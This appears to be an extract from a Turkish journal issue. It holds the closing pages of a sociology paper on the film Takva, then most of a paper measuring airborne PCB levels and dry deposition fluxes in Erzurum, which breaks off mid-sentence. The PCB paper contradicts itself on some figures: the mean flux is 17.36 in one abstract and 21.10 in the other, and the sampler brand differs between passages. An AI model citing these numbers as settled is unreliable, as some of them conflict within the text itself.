Takva filminde Muharrem, hakikat olarak kabul ettiği eylem ve söylemlerin dergâh ile özdeşleştiğini düşünerek bu doğrultuda bir hayat sürmek isterken, inandığı değerler ile dergâhın değerlerinin çeliştiğini fark eder. Takvanın mutlaklığına inanan, geleneksel dindarlığı saf değerlerle yaşamaya çalışan biri iken dergâhta görev aldığı bir nevi modern hayatla tanışır. Bu modern hayat içerisinde dergâhın çıkarları karşısında günaha, kul hakkına, hayırseverliği dair tanımlamaların değiştiğini fark eder. Hâlbuki inandığı değerler bu tanımların tam aksi konumunda yer almaktadır. Kul hakkına girmemek için bankaya gittiğinde sıraya girmesi gerektiğine inanırken, kuyrukta bekleyenlerin önüne geçerek işlemlerini yaptırmanın sevap kazandıran bir eyleme dönüştüğünü öğrenir. Alkol kullanan birinin parasını almanın günah olduğuna inanırken, dergâha ait dükkânın alkol kullanan birine kiralanmasının sorun olmaması gerektiğini öğrenir. Bir nevi Muharrem’in değer sistemi tamamen yeniden şekillendirilmeye çalışılır. Dolayısıyla dergâhın tanımları üzerinden eylemde bulunması istenen Muharrem’in yaşadığı ikilem, onu akıl sağlığından eder. Bir başka deyişle günahkârlık ve suçluluk duygusuyla akıl sağlığını yitirmesine sebep olur.

6. SONUÇ

Bu çalışma din ve Tanrı’ya dair mutlak olanın, dini otoritenin (şeyh ve dergâh) faydasının gözetilmesi adına yok edilmesini somutlaştırır. Horkheimer’in (2018:103) deyişiyle mutlak olan “öznel amaçlara hizmet eden bir araç” haline indirgenir. Hakikat, egemen güçlerin pragmatik ihtiyaçları doğrultusunda yerinden edilir. Fakat yerinden edilen hakikat için üyelere tutunabilecekleri/sarılabilecekleri başka bir gerçeklik alanı vermek gerekir. Bu durumda ise yine egemen ideolojinin çıkarlarına uygun olarak sonsuz sayıda hipergerçeklik üretilir. Tabi burada önemli olan üyeler tarafından bu durumun fark edilmemesidir. Bunun için ise rasyonel akıl devre dışı bırakılmalıdır. Horkheimer’in (2018:125) deyişiyle *akıl dışı rasyonelliğin* gerçekleşmesi gerekir. Konu Tanrı algısı ile dogmatik bir özellik arz eden din olduğunda bunun gerçekleşmesi oldukça kolaydır. Çünkü ahlak, din, doğruluk, etik gibi birçok kavram köklerinden koparılmış olur. Artık bu kavramlar amaca değil egemen güçlerin ideolojik manipülasyonları uğrunda harcanan araç konumunda yer alır. Sonuçta hakikat ile hipergerçeklikler arasındaki çelişkileri fark eden bireyin, *zihinsel kötürümleşmesi*⁷ neredeyse kaçınılmazdır.

⁷ Max Horkheimer’in *Akıl Tutulması* adlı eserinden ödünç alınmıştır.

7. KAYNAKÇA

- Louis Althusser. *İdeoloji ve Devletin İdeolojik Aygıtları* (6. Baskı, çev. Alp Tümertekin). İstanbul: İthaki Yayın, 2017.
- Tayfun Atay. *Din Hayattan Çıkar Antropolojik Denemeler* (3. Baskı), Tanıl Bora (editör). İstanbul: İletişim Yayınları, 2011.
- Jean Baudrillard. *Simülakrlar ve Simülasyon* (12. Basım, çev. Oğuz Adanır). Ankara: Doğu Batı Yayınları, 2018.
- Zygmunt Bauman. *Cemaatler* (çev. Nurdan Soysal). İstanbul, Say Yayınları, 2016.
- Peter Berger ve Thomas Luckmann. *Gerçekliğin Sosyal İnşası, Bir Bilgi Sosyolojisi İncelemesi* (çev. Vefa Saygın Öğütle). İstanbul: Paradigma Yayıncılık, 2008.
- Etienne De La Boetie. *Gönüllü Kulluk Üzerine Söylev* (3. Baskı, çev. Mehmet Ali Ağaoğlu). Ankara: İmge Kitabevi, 2011.
- Emile Durkheim. *Dinsel Yaşamın İlk Biçimleri* (çev. Özer Ozankaya). Cem Yayınevi, 2010.
- Michel Foucault. *Deliliğin Tarihi* (çev. Mehmet Ali Kılıçbay). Ankara: İmge Yayıncılık, 2006.
- Max Horkheimer. *Akıl Tutulması* (3. Basım, çev. Orhan Koçak). İstanbul: Metis Yayıncılık, 2018.
- Edmund Husserl. *Fenomenoloji Üzerine Beş Ders* (çev. Harun Tepe). Ankara: Bilgesu Yayıncılık, 2010.
- Ralph Keyes. *Hakikat Sonrası Çağ- Günümüz Dünyasında Yalancılık ve Aldatma* (çev. Deniz Özçetin). İzmir: Tudem Yayın Grubu, 2017.
- Bronislaw Malinowski. *Büyü, Bilim ve Din* (çev. Saadet Özkal). İstanbul: Kabalcı Yayınevi, 1990.
- Yüksel Taşkın. *Güleciler: Dinsel Milliyetçilik ve Ulus-Aşırı Dinamizm Arasında Sıkışan Bir Hareket*. Birikim Aylık Sosyalist Kültür Dergisi s:282, 2012.
- Ahmet Yücekök. *100 Soruda Türkiye'de Din ve Siyaset* (3. Baskı). İstanbul: Gerçek Yayınevi, 1983.

DETERMINATION OF GAS / PARTICLE PHASE CONCENTRATIONS AND OF DRY DEPOSITION FLUXES WITH ACTIVE AND PASSIVE SAMPLES OF POLYCHLORATED BIPHENILES

Cihan PALOLUOĞLU^{1,2}

¹ Bayburt Üniversitesi, Sanat ve Tasarım Fakültesi, Bayburt, TURKEY

² Atatürk Üniversitesi, Mühendislik Fakültesi, Erzurum, TURKEY

cpaloluoglu@bayburt.edu.tr
ORCID:0000-0002-8635-8315

ABSTRACT

Between July 2013 and March 2014, it was aimed to determine the gas and particle phase atmospheric concentrations and particle phase dry deposition fluxes of 82 kinds of Polychlorinated Biphenyls (PCBs) in Erzurum Atatürk University Campus (AUC), which is a semi-urban area. At the same time, changes in PCBs with meteorological factors were examined seasonally. Polyurethane foam (PUf) and Glass fiber filter (GFF) were used to keep the gas and particle phases of the PCBs in the 15-day summer and 15-day winter sampling without precipitation (dry deposition), respectively. Atmospheric PCB samples were collected using Tecora GPS11 brand Active atmosphere sampling device at an average air flow rate of 0.225 m³ min⁻¹ and a daily operating time of 24 hours. Passive dry deposition sampler (PDDS) made of stainless steel was used to determine the dry deposition fluxes. Concentration and flux samples taken were subjected to appropriate extraction methods studied in the literature. Again, in terms of appropriate quality control and reliability, the results were analyzed by Agilent brand 7890 A gas chromatography - 5975 serial mass spectrophotometer detector (GC-MS) and the results were discussed. Most of the 82 PCB congeners measured on the Atatürk University campus have not been found. However, even in a small number, up to 25 PCB congeners in gas and particulate phase (PCB # 4/10, 8/5, 19, 18, 15/17, 26, 31, 28, 21, 53.52, 49/48, 44, 74, 89/101, 118, 153, 163/138, 180) were determined. During the sampling period, the average gas and particle phase \sum PCB concentrations for the summer were determined as 19.64 and 3.74 pg m⁻³, respectively. On the other hand, the average gas and particle phase \sum PCB concentration for the winter month was also determined as 7.48 and 2.89 pg m⁻³. In addition, the average total

concentrations of PCBs (summer + winter: gas + particle phase) were calculated as 33.75 pg m^{-3} . In this simultaneous study, 30 passive dry deposition sampling was performed. The particle phase dry deposition fluxes of PCBs have been determined as total average of $17.36 \text{ ng m}^{-2} \text{ days}^{-1}$. In this study, low molecular weight PCB congeners such as 3- and 4-Chlorinated Biphenyls (-CBs) were found to be more dominant. In addition, the interaction and distribution of PCB concentrations with temperature were determined from the *Clausius-Clapeyron* equation. Wind speed and wind direction (from the wind direction and velocity graphs), which are among other meteorological factors, have also been found to affect PCB concentrations. Gas phase distribution of PCBs (80.36%) has been found to be much higher than the particle phase. In addition, the concentration values determined in the summer season are calculated more than in the winter season. Thanks to the data obtained, seasonal differences attracted considerable attention. At the same time, the differences in gas and particle phase concentrations of atmospheric PCBs and temporal changes of dry deposition flux have also attracted attention. In terms of sampling area, PCB concentration level was measured lower than industrial and population-dense cities and semi-urban areas, while closer results were obtained compared to clean regions with similar characteristics.

Keywords: *Active Sampling, Passive Sampling, Atmospheric Polychlorinated Biphenyls, Erzurum.*

AKTİF VE PASİF ÖRNEKLEYİCİLER İLE POLİKLORLU BİFENİLLERİN GAZ / PARTİKÜL FAZ KONSANTRASYONLARI VE KURU ÇÖKELME AKILARININ BELİRLENMESİ

ÖZET

Temmuz 2013 - Mart 2014 tarihleri arasında yarı kentsel bir alan olan Erzurum Atatürk üniversite kampüsünde (AÜK) 82 çeşit Poliklorlu Bifeniller'in (PCB'lerin) gaz ve partikül faz atmosferik konsantrasyonları ile partikül faz kuru çökeltme akıllarının belirlenmesi amaçlanmıştır. Aynı zamanda meteorolojik faktörler ile olan PCB değişimleri mevsimsel olarak irdelenmiştir. Yağışların olmadığı (kuru çökeltme) 15 günlük yaz ve 15 günlük kış örneklemede PCB'lerin gaz ve partikül fazlarının tutulması için sırasıyla Poliüretan köpük (PÜK) ve Cam fiber filtre (CFF) kullanılmıştır. Ortalama $0,225 \text{ m}^3 \text{ dak}^{-1}$ hava akış oranı ve günlük 24 saat çalışma süresinde Tecora GPS11 marka Aktif atmosfer örnekleme cihazı ile atmosferik PCB numuneleri toplanmıştır. Kuru çökeltme akıllarının tesbit edilmesi içinde paslanmaz çelik malzemeden yapılmış Pasif kuru çökeltme örnekleycisi (PKÇÖ) kullanılmıştır.

Alınan konsantrasyon ve akı örnekleri literatürde çalışılmış uygun ekstraksiyon yöntemlerine tabi tutulmuştur. Yine uygun kalite kontrol ve güvenilirlik açısından Agilent marka 7890 A gaz kromatografi - 5975 seri kütle spektrofotometre detektörü ile (GC-MS) analizlenerek sonuçlar tartışılmıştır. Atatürk Üniversitesi kampüsünde ölçülen toplam 82 PCB türünün çoğuna rastlanılmamıştır. Ancak az sayıda da olsa gaz ve partikül fazda en fazla 25 PCB tür (PCB#4/10, 8/5, 19, 18, 15/17, 26, 31, 28, 21, 53,52, 49/48, 44, 74, 89/101, 118, 153, 163/138, 180) tesbit edilmiştir. Örnekleme periyodu boyunca yaz ayı için ortalama gaz ve partikül faz \sum PCB konsantrasyonları sırasıyla 19,64 ve 3,74 pg m^{-3} olarak belirlenmiştir. Diğer yandan kış ayı için de ortalama gaz ve partikül faz \sum PCB konsantrasyonu da 7,48 ve 2,89 pg m^{-3} olarak tesbit edilmiştir. Ayrıca PCB'lerin ortalama toplam konsantrasyonları (yaz+kış: gaz+partikül faz) 33,75 pg m^{-3} olarak hesaplanmıştır. Eş zamanlı yapılan bu çalışmada 30 adet Pasif kuru çökeltme örnekleme yapılmıştır. PCB'lerin partikül faz kuru çökeltme akıları ise ortalama toplam 21,10 $\text{ng m}^{-2} \text{gün}^{-1}$ olarak tesbit edilmiştir. Bu çalışmada, 3- ve 4-klorlu bifeniller (-CB'ler) gibi düşük molekül ağırlıklı PCB bileşenleri daha baskın olarak bulunmuştur. Ayrıca PCB konsantrasyonlarının sıcaklık ile olan etkileşim ve dağılımları *Clausius-Clapeyron* eşitliğinden belirlenmiştir. Diğer meteorolojik faktörlerden olan rüzgar hızı ve rüzgar yönü de (rüzgar yönü ve hızı grafiklerinden) PCB konsantrasyonlarını etkilediği tesbit edilmiştir. PCB'lerin gaz fazı dağılımı (%80,36) partikül fazından oldukça yüksek oranlarda bulunmuştur. Ayrıca yaz mevsiminde belirlenen konsantrasyon değerleri kış mevsimine göre daha fazla hesaplanmıştır. Elde edilen veriler sayesinde mevsimsel farklılıklar önemli ölçüde dikkat çekmiştir. Aynı zamanda atmosferik PCB'lerin gaz ve partikül faz konsantrasyon farklılıkları ile kuru çökeltme akılarının zamansal değişimleri de dikkat çekmiştir. Örnekleme bölgesi açısından PCB konsantrasyon seviyesi, Endüstriyel ve nüfus açısından yoğun kentlerden ve yarı kentsel alanlardan daha düşük ölçülürken, benzer özellik taşıyan temiz bölgelere göre daha yakın sonuçlar elde edilmiştir.

Anahtar Kelimeler: *Aktif Örnekleme, Pasif Örnekleme, Atmosferik Poliklorlu Bifeniller, Erzurum.*

1. INTRODUCTION

Polychlorinated biphenyls are completely man-made (anthropogenic) semi-volatile organic pollutants in terms of physical and chemical properties. [1-2]. After their release to the atmosphere, they can be transported to different regions under the influence of meteorological factors. As a result of many scientific studies, it has been proven that PCBs are toxic,

carcinogenic and mutagenic [3-6]. Since PCBs have semi-volatile properties, low vapor pressure, high chemical stability and low solubility, different interventions from the receiving environment (atmosphere, water, vegetation, soil) to the body of living beings (food chain, respiratory, contact with the skin) they cause biological accumulation by making [1, 4, 7-8]. PCBs cause direct pollution by mixing with the water environment, vegetation and soil in which they are deposited [9-10]. In 1970, when it was understood that PCBs had direct toxic effects on different receiving environments and living things, their production and use were prohibited in many European countries, especially in the United States of America [1, 11-12]. However, although their production was forbidden, their presence in atmospheric environments, soil surfaces, vegetation and even glaciers were still detected today due to their intensive use between 1929 and 1966 [13-16].

PCBs are released into the atmosphere from various sources (evaporation from transformers or capacitors, evaporation from sludge dewatering beds, direct evaporation from water and soil, evaporation from landfill sites, burning PCB-containing waste and evaporation from various PCB-containing devices) [1, 2, 17]. PCBs, which are transported to the atmosphere in gas and particle phase form, are deposited back to the ground by wet and dry deposition with the effect of certain meteorological factors. In addition, total deposition events (Bulk), long or short range transport with air movements, disintegration with OH ions and chemical degradation processes are among the important factors that enable the removal of PCB species from the receiving environment [6, 18-19]. On the other hand, PCBs are among the important research topics studied in the literature due to their long half-life, their tendency to evaporate and precipitate continuously in air-soil-water environments, their permanent stability in different environments, air movements and transport events and bioaccumulation in living things with different attempts [20-22].

The originality of this study adds to the literature; (1) Active and passive samplers were used simultaneously at the same sampling point in order to investigate 82 atmospheric PCBs in a semi-urban area (AUC) in Erzurum, (2) Determining the atmospheric concentration (pg m^{-3}) and dry sedimentation flux ($\text{ng m}^{-2} \text{day}^{-1}$) of PCBs in seasonal (summer and winter seasons) between 2013 and 2014, when there is no rain for 5 months, (3) Associating the determined PCB levels with meteorological factors, and (4) In addition to determining the gas / particle phase atmospheric amounts of PCBs and the particle phase dry deposition fluxes, the distribution of gas phase PCBs with temperature is also determined by *Clausius-Clapeyron* modeling.

2. MATERIAL AND METHOD

2.1. Sampling

Erzurum, Atatürk University is an important university city with a student population of approximately 75,000 (39° 55' 4.56" North latitude, 41° 14' 36.64" East longitude). There is no important industrial facility and heavy industry in Erzurum. The winter season is very cold, under the influence of low temperature and high pressure. Especially the long and cold winter season increases the amount of fossil fuels used in domestic heating. At the same time, the formation of an inversion layer on the city center is frequently encountered together with serious air pollution problems caused by traffic. [4].

The sampling point is in the north-west direction, approximately 2 km from the city center, and is within the city center. (Şekil 1 (a)). In this study where active and passive sampling was done together, sampling devices were made in an open area at the back of AUC Engineering Faculty and away from traffic. The devices used for sampling operations were operated by placing them on the container crate 3 meters above the ground. Thus, the pollution inputs that may come from the ground or the road have been reduced to less levels.




Figure 1. AUC Sampling point (a) - Schematic presentation of HVAS and PDDS (b).

HVAS (Thermo Andersen, GPS 11 model) was used to determine gas and particle phase atmospheric PCB concentrations (Şekil 1). Active atmospheric PCB sampling was sampled with a daily flow of 320 m³. While atmospheric gas phase PCB samples were collected with

PUF in active sampling, GFF was used for particulate phase PCBs. Yağışların hiç olmadığı 15'er günlük mevsimsel örnekleme periyodunda aktif örnekleme 24 saatlik periyotlarda yapılmıştır. Örneklemede kirlenen GFF ve PUF malzemeleri temizleri ile günlük yer değiştirilmiştir. Thus, a total of 60 active sampling was carried out for the gas and particle phases of PCBs seasonally.

On the other hand, PDDS was used to determine the dry deposition fluxes of particulate phase PCBs. The dry deposition sampling device used in passive sampling has been successfully used as a first study in Erzurum to determine both wet and dry sedimentation fluxes of PAH (Demirel, 2013) and PCBs (Berberler, 2012) in previous years. PDDS has a circular diameter of 42 cm made of stainless steel and is designed to be open to the atmosphere. PDDS consists of 2 pieces in total. The upper part designed in the shape of a funnel is the part where PCBs deposited by dry deposition are collected. By designing the upper compartment in the form of a funnel, PCBs are less affected by meteorological air movements (Şekil 1 (b)). The under compartment, on the other hand, is the part that holds the funnel part in the upper compartment and is designed as a completely closed cylinder that allows the PCBs coming from the top to accumulate thanks to the glass jar placed inside (Şekil 1). In the study conducted with PDDS, 15 days of seasonal dry deposition, where there was no precipitation, was performed. A total of 30 samples were performed in the passive particle phase by operating in the same time period as active sampling. At the same time, the PDDS was subjected to a 24-hour daily dry deposition process in parallel with active sampling. During each sampling, the inner part of the funnel-shaped upper part of the PDDS was thoroughly washed with a mixture of Acetone - Hexane (1: 1 ratio) of 500 mL, and the deposited PCB types were transferred to the glass jars with teflon lids placed inside the other lower chamber in Acetone - Hexane mixture. Each glass jar collected by dry deposition was kept in a refrigerator at -18°C until extraction experiments with its samples.

Meteorological parameters of Erzurum city center (daily temperature, pressure, wind direction, precipitation etc.) were taken from Erzurum regional directorate of meteorology airport station. In the winter sampling with no precipitation between January and March, the highest temperature was 8.4°C (21.02.2014) and the lowest temperature -13.5°C (05.01.2014). It was observed that the wind direction was east and north east (ENE) when the maximum wind speed was 14.4 m s^{-1} (04.02.2014). On the other hand, the sampling was carried out in the summer season between July and August, when the highest temperature was 31.1°C (12.08.2013) and the lowest temperature was 24.3°C (19.07.2013). At the same time, it was observed that the

wind direction was southwest (SW) when the maximum wind speed was 14.9 m s^{-1} (01.07.2013). Thanks to the Clausis-Cyploren modeling curves used to correlate the atmospheric gas phase PCB concentration data with the temperature, it has been understood that the temperature has a significant effect on PCBs, especially in summer [8, 29].

2.2. Extraction and Analysis

Before sampling, PUF cartridges, GFFs, all materials used in sampling, extraction and analysis processes were pre-prepared such as washing, purification (from organic pollutants), drying and packaging. [4, 24-25]. PUF cartridges holding atmospheric gas phase PCB samples in active sampling were extracted (gas-liquid phase extraction) in Soxhlet extractor. At the same time, the particle phase PCB samples kept in GFF were extracted with ultrasonic bath (solid-liquid phase extraction). On the other hand, the particle phase samples captured by PDSS were first extracted by vacuum filtration on the C-18 Envi disk and then by ultrasonic bath where atmospheric particle phase samples were extracted [4]. 5 ppb surrogate standards have been added to calculate the recoveries before starting the extraction process of all samples (PCB#14, PCB#65, PCB#166).

In the extraction processes, PUF cartridges were placed in the chamber of the Soxhlet assembly. 600 + 400 mL Dichloromethane + Petroleum Ether (DCM: PE; 1: 1) was placed in the glass flask at the bottom of the Soxhlet, and the gas-liquid phase extraction process was started by heating on the heater set at low temperature for 24 hours and at $45 \text{ }^{\circ}\text{C}$. Subsequently, the volumes of the samples taken from Soxhlet were reduced by rotary evaporator and the final volume was reduced to approximately 5 mL. 15 mL hexane was added to the sample with a volume of 5 mL, and the volume reduction process was realized up to 5 mL again. This process was repeated 2 times and the sample was enriched with hexane. Thus, the sample was taken from the gas phase to the liquid phase. Then, gas phase PCB samples were kept in 40 mL vials in the refrigerator at $-18 \text{ }^{\circ}\text{C}$ until the clean-up process. Then, the samples taken to the rotary evaporator were enriched with hexane until their volumes were reduced to 5 mL. After the volume of the samples was reduced to 5 mL, the volume was reduced again with high purity nitrogen gas (99.999%) and the sample was reduced to 2 mL. Subsequently, 2 mL samples were passed through a cleaning column (Clean-up), the end of which was closed with glass wool and containing 3g silicic acid (3% water), 2g alumina (6% water), 1g Florisil and 1g Na_2SO_4 . A 40 mL vial was placed under the cleaning column and the sample was transferred to the cleaning column and the entire sample was filtered. Then, 30 mL of PE was added and the PCB samples

were collected completely in a glass vial. The volume of 30 mL PCBs was reduced to approximately 5 mL by rotary evaporator again. 15 mL of hexane was added over the remaining volume and the volume was reduced up to 5 mL again. This process was repeated twice and the sample was taken into hexane. The sample volume of approximately 15 mL was finally reduced to 0.5 mL under high purity nitrogen gas. Subsequently, the sample was taken into 1 mL glass vials with teflon cap and enriched with hexane under nitrogen gas for 2 repetitions, and the final volume was made ready to be read in GC-MS with a final volume of 1 mL.

On the other hand, solid-liquid phase extraction processes were applied in order to extract atmospheric PCBs in particulate phase held in GFF. DCM: PE was added to the GFF, which was placed in a beaker of known volume, at a ratio of 70 mL of 1 : 1. Then the extraction process was carried out for 1 hour in an Ultrasonic bath. Later, volume reduction and cleaning processes, as in gas phase samples, were finally kept in a refrigerator at -18 °C for analysis in 1 mL glass vials. At the same time, liquid-liquid phase extraction processes were applied for dry deposition particle phase samples collected. In these samples, it was first passed through vacuum filtration with the C-18 Envidisk. Then, in order to extract the PCB components taken into the Envidisk, the Ultrasonic bath was extracted as in the atmospheric particle phase. Then, the volume reduction applied to the atmospheric particle phase samples, the cleaning process and the process of taking them into glass vials for analysis in GC-MS were performed.

PCB samples, whose extraction processes were completed, were analyzed with Agilent brand HP 7890 A model gas chromatography (GC) - Agilent brand 5975 mass spectrometer (MS) detector. Agilent (30 m × 250 μm × 0.25 μm) HP 5MS capillary column was used as a capillary column. Furnace temperature program used in PCB analysis processes: 70 °C (2 min), 25 °C min⁻¹ to 150 °C, 3 °C min⁻¹ to 250 °C, 8 °C min⁻¹ to 280 °C and holding at 280 °C for 6 minutes, and the total reading time is 50.283 minutes. Helium (99.999% purity) was used as carrier gas [4, 26]. Standards with 6 different concentrations (0.05, 0.10, 0.50, 1, 5, 25 ng mL⁻¹ (ppb)) in hexane were used for the calibration process in GC-MS analysis. Also surrogate standards are PCB#14 (3,5-dichlorobiphenyl), PCB#65 (2,3,5,6-tetrachlorobiphenyl) and PCB#166 (2,3,4,4',5,6-hexachlorobiphenyl) (5 ng mL⁻¹) were used to calculate the losses that may occur during the analysis of samples. On the other hand, volume correction standards were added for volume adjustment before samples were given to GC-MS. 1 ppb (ng mL⁻¹) of PCB#30 (2,4,6 trichlorobiphenyl) and PCB#204 (2,2', 3,4,4', 5,6,6') types in this standard, GC-MS was added to each vial just before injection. Thus, volume correction operations were also performed reliably. During the analysis process, when shifts or variations in quantities were observed on

the calibration curve in the arrival times of the peaks, recalibration procedures were performed on the GC-MS device.

2.3. Quality Control / Quality Reliability

In order for the results obtained in this study and the method followed to be reliable, practices accepted in the literature were used [27-28]. Thus, an appropriate study was carried out in terms of quality control / quality reliability regarding analytical standards, blanks, detection limit values and other analysis processes. 82 PCB types were investigated in all samples (PCB#4/10, PCB#9/7, PCB#6, PCB#8/5, PCB#19, PCB#12/13, PCB#18, PCB#15/17, PCB#16/32, PCB#26, PCB#31, PCB#28, PCB#21, PCB#53, PCB#22, PCB#45, PCB#52, PCB#47, PCB#49/48, PCB#44, PCB#37/42, PCB#71/41/64, PCB#100, PCB#74, PCB#70/61, PCB#91, PCB#56/60, PCB#92, PCB#84, PCB#89/101, PCB#99, PCB#119, PCB#83, PCB#81/87, PCB#86, PCB#85, PCB#77/110, PCB#135/144, PCB#114/149, PCB#118, PCB#123, PCB#131, PCB#153, PCB#132/105, PCB#163/138, PCB#126, PCB#128, PCB#167, PCB#174, PCB#202/171/156, PCB#172, PCB#180, PCB#200, PCB#170/190, PCB#169, PCB#199, PCB#207, PCB#194, PCB#205, PCB#206). During the sampling, a total of 8 fields and 4 laboratory blanks were taken. As a result of the analysis processes, the concentrations of 82 PCB congeners were calculated and each of the 82 congeners of PCBs in the 90 samples analyzed in the GC monitor part was examined in the chromatogram curve. Thus, the signal / noise ratio was obtained by comparing the smallest chromatogram peak of the sample with the smallest noise peak in the chromatogram bottom line. According to this ratio, PCBs below 3 are not taken into account. Thus, the limit of detection (LOD) of all samples (90 samples) with signal / noise > 3 ratio was found [29-31].

Average recovery rates were obtained for PCB samples taken from different sampling apparatuses (HVAS GFF, HVAS PUF, PDDS flux solution) used in the sampling area. For PCB#14, PCB#65, PCB#166, the atmospheric PUF and filter were respectively 72%, 90%, 103% and 80%, 93%, 105%. At the same time, these rates were determined as 68%, 75% and 92% in the PDDS particle phase, respectively.

3. RESEARCH FINDINGS AND DISCUSSION

3.1. Active Atmospheric PCB Concentrations

Atmospheric gas and particle phase average \sum PCB concentrations (summer + winter: gas + particle phase) measured seasonally with HVASS device for 15 days at the AUC sampling point

in Erzurum were determined as 33.75 pg m⁻³. As can be seen from Table 1, seasonal gas and particulate phase atmospheric PCB concentrations were determined at different levels. Especially in the summer season (61%) it was determined more than the winter season (39%), while in the gas phase (80%) it was found to be quite higher than the particle phase (20%). This situation is similar to many studies in the literature [10, 27, 32-33]. In seasonal sampling, out of 82 PCB congeners investigated in gas and particle phase in urban atmosphere, 23 species (PCB#4/10, 19, 18, 15/17, 26, 31, 28, 21, 53,52, 49/48, 44, 74, 89/101, 118, 153, 163/138, 180) and 17 species in winter (PCB#4/10, 8/5, 19, 18, 31, 28, 21,52, 49/48, 89/101, 118, 153, 180), in total 25 PCB types (PCB#4/10, 8/5, 19, 18, 15/17, 26, 31, 28, 21, 53,52, 49/48, 44, 74, 89/101, 118, 153, 163/138, 180) were found.

Table 1. AUC Seasonal concentrations of atmospheric gas / particle phase PCBs and particle phase dry deposition fluxes

Semi - Urban	01 th - 26 th . 07 . 08 . 2013 Summer Sampling					4 th - 31 th . 01 – 02 - 03 . 2014 Winter Sampling				
	Cg (pg m ⁻³)		Cp (pg m ⁻³)		flux (n gm ⁻² d ⁻¹)	Cg (pg m ⁻³)		Cp (pg m ⁻³)		flux (ng m ⁻² d ⁻¹)
PCB Congeners	Mean	SD	Mean	SD	Mean	Mean	SD	Mean	SD	Mean
PCB#4/10	1.189	0.458	0.375	0.080	1.030	1.081	1.037	0.218	0.034	0.667
PCB#8/5	ND	ND	ND	ND	ND	0.295	0.175	0.102	0.025	0.460
PCB#19	1.079	0.539	0.251	0.068	0.760	0.224	0.156	0.148	0.019	0.558
PCB#18	2.406	0.986	0.457	0.168	1.206	1.332	0.631	0.524	0.143	1.417
PCB#15/17	1.050	0.370	ND	ND	ND	ND	ND	ND	ND	ND
PCB#26	0.248	0.139	0.178	0.070	0.601	ND	ND	ND	ND	ND
PCB#31	0.526	0.184	0.192	0.038	0.654	0.120	0.031	0.129	0.037	0.519
PCB#28	6.203	1.928	0.626	0.150	1.593	2.055	1.250	0.546	0.167	1.420
PCB#21	0.338	0.141	0.143	0.018	0.549	0.135	0.070	0.132	0.037	0.523
PCB#53	0.802	0.310	0.091	0.020	0.435	ND	ND	ND	ND	ND
PCB#52	3.470	1.353	0.390	0.094	1.083	1.091	0.863	0.358	0.158	0.991
PCB#49/48	0.913	0.307	0.185	0.019	0.617	0.612	0.220	0.159	0.022	0.561
PCB#44	0.399	0.210	0.136	0.029	0.533	ND	ND	ND	ND	ND
PCB#74	0.122	0.050	0.075	0.021	0.357	ND	ND	ND	ND	ND
PCB#89/101	0.224	0.053	0.137	0.021	0.534	0.101	0.023	0.142	0.022	0.547
PCB#118	0.163	0.031	0.120	0.034	0.542	0.155	0.229	0.135	0.020	0.488
PCB#153	0.202	0.064	0.141	0.049	0.391	0.098	0.047	0.145	0.023	0.574
PCB#163/138	0.153	0.018	0.124	0.035	0.508	ND	ND	ND	ND	ND
PCB#180	0.153	0.036	0.121	0.021	0.456	0.177	0.183	0.153	0.039	0.527
∑25 PCBs	19.64		3.74		11.85	7.48		2.89		9.25

Cg: gas phase concentration.; **Cp:** particle phase concentration; **ND:** Not detected; **Mean ± :** Results represent average ± SD

As can be seen from Table 1, the concentration values of PCBs differed seasonally. The highest PCB concentration values determined in the AUC region in the summer season were determined on the sampling day of 21.08.2013 (it corresponds to the date when the temperature was the highest (31.1 °C) and the daily average wind speed was lower (2.9 m s⁻¹).

According to the data obtained, it was seen that atmospheric PCB concentrations changed directly proportional to temperature and inversely proportional to wind speed. At the same time, it was observed that the atmospheric PCB concentrations were the lowest on the sampling day dated 14.07.2013, the temperature was low (26.3 °C) and the daily average wind speed was quite high (5.9 m s⁻¹). On the other hand, although a more fluctuating data statistic was obtained in the winter season, it displayed changes depending on temperature and wind speed similar to the summer season. In terms of these study data, it was observed that meteorological factors have a significant effect on atmospheric PCB concentrations. This situation has also been identified in similar studies in the literature [1, 34-35].

On the other hand, the variation of the homologous distributions of the gas and particle phase total PCBs in seasonal concentrations is given in Figure 2. The most dominant homologs for summer and winter seasons were found as 2- and 3-CB (Figure 2 (a)) and 2-, 3-, and 4-CB (Figure 2 (b)), respectively. Also, in this seasonal study, 8- and 9-CB homolog groups could not be determined.




Figure 2. Homologous distributions of atmospheric gas + particle phase Σ PCB concentrations for summer (a) and winter (b) seasons.

Low molecular weight 2- and 3-CB homolog groups were found to be more dominant in both summer and winter seasons (Figure 2). With a rate of 41% for the summer season, the 3-CB homolog group was determined at a higher level than other homolog groups for both gas and particle phase. Other homologous groups are 2-CBs (31.4%), 4-CBs (11.7%), 5-CBs (6.9%), 6-CBs (4%, 9) and 7-CBs (4.0%). On the other hand, the 3-CB homolog group was found to be higher in terms of both gas and particle phase, compared to 31% in winter. In this season, unlike

the summer, 4- and 6- CB levels were determined at high rates. In addition, the percentages of other homologous groups in winter are 2-CBs (25.5%), 4-CBs (21.7%), 6-CBs (8.3%), 5-CBs, respectively. (6.9%) and 7-CBs (5.6%). This study was found to be close to similar literature studies in terms of both concentration and homolog groups data [36–38]. For example, as a result of the atmospheric active sampling performed by Günindi and Taşdemir (2010) in a coastal city near the Marmara Sea, they found that 2-CB, 3-CB and 4-CB, respectively, among the low homologous groups [9]. Cindoruk et al. (2007), another atmospheric active sampling, determined 3-CB, 4-CB and 5-CB as the dominant homolog groups in their study in Bursa province [39]. According to the results, it is thought that the high rates of low chlorinated biphenyls in terms of PCB homolog groups may be due to the species and semi-volatile properties of PCBs, atmospheric air transport, meteorological changes and evaporation due to the ambient temperature at the time of sampling [1, 2, 6, 19].

3.2. Passive Dry Deposition Fluxes

PDDS was carried out with a total of 30 samples simultaneously and seasonally together with active atmospheric sampling. In this study, in which particle phase dry deposition fluxes were calculated, due to the shape of the sampling container (Figure 1), the samples were minimally affected by negative air movements. In this way, it is thought that the outdoor deposition flux is sampled more accurately. During the passive sampling period, the average particle phase \sum PCB flux for summer was determined as $11.85 \text{ ng m}^{-2} \text{ days}^{-1}$ ($0.39 - 1.59 \text{ ng m}^{-2} \text{ days}^{-1}$). On the other hand, the average particle phase \sum PCB flux for the winter season was determined as $9.25 \text{ ng m}^{-2} \text{ day}^{-1}$ ($0.46 - 1.42 \text{ ng m}^{-2} \text{ day}^{-1}$). Seasonally, the average total flux of PCBs (summer + winter: particle phase) was calculated as $21.10 \text{ ng m}^{-2} \text{ days}^{-1}$ (Table 1). At the same time, particle phase PCB fluxes for summer and winter seasons were also found at close levels. However, even though the summer season (56%) is close to the winter season (44%), the PCB flux values were 